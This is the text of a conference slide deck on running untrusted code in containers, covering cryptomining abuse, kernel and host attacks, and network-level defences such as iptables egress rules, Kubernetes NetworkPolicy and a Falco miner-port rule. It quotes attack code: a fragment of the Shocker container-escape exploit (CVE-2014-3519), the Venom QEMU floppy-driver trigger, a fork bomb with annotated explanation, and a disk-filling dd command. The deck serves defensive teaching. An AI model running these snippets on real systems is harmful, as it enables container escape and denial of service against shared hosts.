Three years of Lessons from Running
Potentially Malicious Code Inside
Containers
@Ben_Hall
Ben@BenHall.me.uk
Katacoda.com
Learn.OpenShift.com



https://kubernetes.io/docs/tutorials/kubernetes-basics/create-cluster/cluster-interactive/


Google slowing down
Agenda?
• Container Security 101
• Cryptocurrency Mining
• Kernel/Host Attacks
• Network Level Attacks
What container security features exist?

Container (Docker) Security 101
• Non-Root User: Run as user 1000
• User Namespaces
• Copy on Write: File isolation


• cgroups: How much resources can I use?
• namespaces: What can I see?
• Kernel Flags:
• No New Priv: Block setuid/setgid to gain root
• seccomp: What can I run?
• Apparmor: What is my running profile?
• Capabilities (CAP_*): Enable/Disable functionality
Everyone’s “Risk Profile”
is different
Risk Profile === Threat Modeling

Hosted CI/CD
Hosted Platform As a Service
(Heroku)



Machine Learning or Cryptocurrency Mining?
Bitcoin “Attacks”

Most likely to be Monero…

nicehash.com
moneroocean.stream
minergate.com
xmrpool.net
nanopool.org mixpools.org
minexmr.com
multipool.us
spacepools.org
supportxmr.com


The attackers hid the malware behind an IP
address hosted by security firm Cloudflare.
They also configured the mining software to use
a non-standard port to reach the Internet and to
connect to an unlisted or semi-public endpoint
rather than well-known mining pools.
https://arstechnica.com/information-technology/2018/02/tesla-cloud-resources-are-hacked-to-run-cryptocurrency-mining-malware/

How do we solve a problem like Mining?
https://medium.com/@nagarwal/understanding-the-docker-internals-7ccb052ce9fe

Memory: ✅
“CPU Shares”: ❌
No (Docker) network traffic shaping: ❌
Traffic Shaping is coming to CNI: ✅
1| Kill long running
processes
2| Block / Restrict Egress
1| Long Running
Processes
Real or Fake?
2| Block / Restrict Egress
Kill the connection to the miner pools, download services
IPTables 😈

IPTables
/sbin/iptables -A OUTPUT -p tcp --dport {PORT-NUMBER-HERE} -j DROP
/sbin/iptables -A OUTPUT -p tcp --dport 25 -j DROP

This doesn’t work with
Docker 👿
Need to inject into Docker IPTables Chain
$ iptables -I FORWARD -o docker0 -j PRE_DOCKER

http://www.brendangregg.com/ebpf.html


Network Policy / Service
Mesh?
Kubernetes and Istio!
Piggy Back Attacks
Kernel/Host Level Attacks


Privileged Containers
$ docker run –privileged ubuntu bash
Seccomp, AppArmor &
Capabilities
{
"name": ”open",
"action": "SCMP_ACT_ALLOW",
"args": []
}
{
"name": ”read",
"action": "SCMP_ACT_ALLOW",
"args": []
}
{
"name": "fchmodat",
"action": "SCMP_ACT_ERRNO",
"args": []
}

🔥 CVE-2014-3519 and
CAP_DAC_READ_SEARCH 🔥
for (uint32_t i = 0; i < 0xffffffff; ++i) {
outh.handle_bytes = 8;
outh.handle_type = 1;
memcpy(outh.f_handle, &ino, sizeof(ino)); //get the '/etc''s inode
memcpy(outh.f_handle + 4, &i, sizeof(i)); //only try the last 4 bit
if ((i % (1<<20)) == 0)
fprintf(stderr, "[*] (%s) Trying: 0x%08xn", de->d_name, i);
if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
closedir(dir);
close(fd);
dump_handle(&outh);
return find_handle(bfd, path, &outh, oh);
}
}
open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY))
https://github.com/xxg1413/docker-security/blob/master/shocker/


Kernel Information
$ uptime
$ uname –a
Linux sd-138464-host14 4.4.0-122-generic #146-Ubuntu SMP
Mon Apr 23 15:34:04 UTC 2018 x86_64 x86_64 x86_64
GNU/Linux
$ cat /proc/cpuinfo
$ df -h

Shared VM??

😈 Write Everything to disk! 😈
dd if=/dev/zero of=file.txt count=1024 bs=1024

Storage Device having a quota? Doesn’t matter.
If you are root, you can write to
/etc/hosts
File is mounted to every container outside of quota

$ podman run -it alpine sh

:(){ :|: & };:
$ docker run -it -pid-limit=512 ubuntu bash
https://www.twistlock.com/labs-blog/escaping-docker-container-using-waitid-cve-2017-5123/
Network Level Attacks

DDoS === Hosting provider
becomes unhappy
Can’t block outbound
external attacks with Istio
Functionality similar to conntrack?
What about Internal
attacks?
If I’m on the inside, I’ll spin up another container/pod, by-
passing memory restrictions…
Attacking Kubernetes API Server
via Service Accounts & Tokens

Network Policy within Kubernetes
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
name: api-allow
spec:
podSelector:
matchLabels:
app: bookstore
role: api
ingress:
- from:
- podSelector:
matchLabels:
app: bookstore
Network Policy within Kubernetes
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
name: default-deny-all-egress
namespace: default
spec:
policyTypes:
- Egress
podSelector: {}
egress: []
https://github.com/ahmetb/kubernetes-network-policy-recipes/blob/master/12-deny-all-non-whitelisted-traffic-from-the-
namespace.md
Visibility!

Log IPTables Drops
iptables -F KC_LOG_DROP
iptables -N KC_LOG_DROP
iptables -A KC_LOG_DROP -j LOG --log-prefix "KATACODA:INPUT:DROP: " --log-level 7
iptables -A KC_LOG_DROP -j DROP

Falco detecting Bitcoin!
- list: miner_ports
items: [
3333, 4444, 8333, 7777, 7778, 3357,
3335, 8899, 8888, 5730, 5588, 8118,
6099, 9332
]
- macro: miner_port_connection
condition: fd.sport in (miner_ports)
- rule: Detect outbound connections to common miner pool ports
desc: Miners typically connect to miner pools on common ports.
condition: node_app_frontend and outbound and miner_port_connection
output: "Outbound connection to common miner port (command=%proc.cmdline port=%fd.rport %container.info)"
priority: WARNING
Security Pipeline
In Summary, Are
Containers Secure?

Think VMs contain?
CVE-2016-3710: QEMU: out-of-bounds memory access
issue
Venom QEMU/KVM – Attack via floppy driver
#include <sys/io.h>
#define FIFO 0x3f5
int main() {
int i;
iopl(3);
outb(0x0a,0x3f5); /* READ ID */
for (i=0;i<10000000;i++)
outb(0x42,0x3f5); /* push */
}
Quick Wins!
• Don’t allow root (limits easy attacks)
• Read Only Filesystems
• Block Egress – Why do I need to run apt-get in production?
• Network Policies / Service Mesh / Istio!
• Create Visibility
@Ben_Hall
Ben@Katacoda.com
Katacoda.com

Three Years of Lessons Running Potentially Malicious Code Inside Containers

Editor's Notes

  • #59 :(){ :|:& };: \_/| |||| ||\- ... the function ':', initiating a chain-reaction: each ':' will start two more. | | |||| |\- Definition ends now, to be able to run ... | | |||| \- End of function-block | | |||\- disown the functions (make them a background process), so that the children of a parent | | ||| will not be killed when the parent gets auto-killed | | ||\- ... another copy of the ':'-function, which has to be loaded into memory. | | || So, ':|:' simply loads two copies of the function, whenever ':' is called | | |\- ... and pipe its output to ... | | \- Load a copy of the function ':' into memory ... | \- Begin of function-definition \- Define the function ':' without any parameters '()' as follows: